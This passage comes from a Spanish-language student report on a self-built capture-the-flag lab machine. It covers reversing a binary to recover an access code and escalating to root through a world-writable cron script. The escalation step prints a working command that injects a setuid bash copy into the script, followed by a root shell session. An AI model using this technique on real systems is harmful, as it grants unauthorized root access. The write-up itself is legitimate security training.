-rwxr-xr-x 1 juan juan 16944 Jul 7 22:37 verifica
$ strings verifica | grep -iE "max|red|flag"
=== SISTEMA DE ACCESO - INGENIERIA RED BULL RACING ===
$ objdump -d verifica | grep -B2 -A2 "not "
40131d: 0f b6 84 05 70 ff ff    movzbl -0x90(%rbp,%rax,1),%eax
401324: ff
401325: f7 d0                  not    %eax
401327: 88 85 27 ff ff ff      mov    %al,-0xd9(%rbp)
40132d: 8b 85 2c ff ff ff      mov    -0xd4(%rbp),%eax
--
401392: 0f b6 84 05 40 ff ff    movzbl -0xc0(%rbp,%rax,1),%eax
401399: ff
40139a: f7 d0                  not    %eax
40139c: 89 c2                  mov    %eax,%edx
40139e: 8b 85 30 ff ff ff      mov    -0xd0(%rbp),%eax
$ ./verifica
=== SISTEMA DE ACCESO - INGENIERIA RED BULL RACING ===
Ingrese el codigo de acceso al box: MAX1RED33
ACCESO CONCEDIDO. FLAG{ingenieria_inversa_superada_rb33}
$
```

**Figura 12.** Análisis del binario verifica mediante strings y objdump, identificando una operación NOT sobre la entrada y ejecución exitosa con la clave.

## Escalada de privilegios

Enumeración local: se revisan tareas programadas y permisos de archivos ejecutados por root.

Shell

```
cat /etc/cron.d/backup_paddock ls -la /opt/backup_paddock.sh
```

Se identifica que /opt/backup\_paddock.sh es ejecutado cada minuto por root a través de cron, y que el archivo tiene permisos 777 (escritura para cualquier usuario).

```
$ cat /etc/cron.d/backup_paddock
* * * * * root /opt/backup_paddock.sh
$ ls -la /opt/backup_paddock.sh
-rwxrwxrwx 1 root root 135 Jul  7 23:18 /opt/backup_paddock.sh
$
```


**Figura 13. Enumeración de tareas cron, identificando que `/opt/backup_paddock.sh` es ejecutado por root cada minuto y posee permisos de escritura para cualquier usuario.**

Vector de ataque: se aprovecha el permiso de escritura para inyectar una instrucción que otorgue una shell con privilegios de root:

```
Shell
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' >> /opt/backup_paddock.sh
```

Tras esperar a que cron ejecute el script (máximo un minuto), se obtiene una bash con permisos elevados:

```
Shell
/tmp/rootbash -p cat /root/root.txt
FLAG{root_del_paddock_conseguido}
```



The screenshot shows a terminal window titled 'xider@kali: ~'. It displays the following commands and output:

```
Session Acciones Editar Vista Ayuda
$ echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' >> /opt/backup_paddock.sh
$ sleep 65
$ /tmp/rootbash -p
rootbash-5.0# whoami
root
rootbash-5.0# cat /root/root.txt
FLAG{root_del_paddock_conseguido}
```

**Figura 14. Explotación de la tarea cron mal configurada, obteniendo una shell con privilegios de root y accediendo a la flag final root.txt.**

## Conclusiones

Esta máquina abordó las seis categorías de vulnerabilidades solicitadas (aplicaciones web, criptografía clásica, esteganografía, criptografía moderna, análisis forense e ingeniería inversa), encadenadas de forma progresiva hasta la escalada de privilegios completa. Cada vulnerabilidad fue diseñada para requerir la resolución de la anterior, reforzando una metodología de explotación secuencial similar a la utilizada en plataformas de práctica como HackTheBox o TryHackMe.

Uno de los principales desafíos del proyecto no estuvo en el diseño de las vulnerabilidades en sí, sino en la etapa de instalación y preparación del entorno. Además, el trabajar en equipo desde redes y equipos distintos implicó que no fuera posible compartir archivos directamente entre ambos integrantes por red local, lo que obligó a definir un método alternativo de transferencia (a través de almacenamiento en la nube), reforzando la importancia de documentar y ordenar los archivos antes de integrarlos al entorno final.

Como aprendizaje principal, este proyecto permitió comprender que una máquina vulnerable bien diseñada no depende únicamente de introducir fallos técnicos, sino de encadenarlos de forma coherente para que cada vulnerabilidad explotada entregue el contexto necesario para avanzar a la siguiente.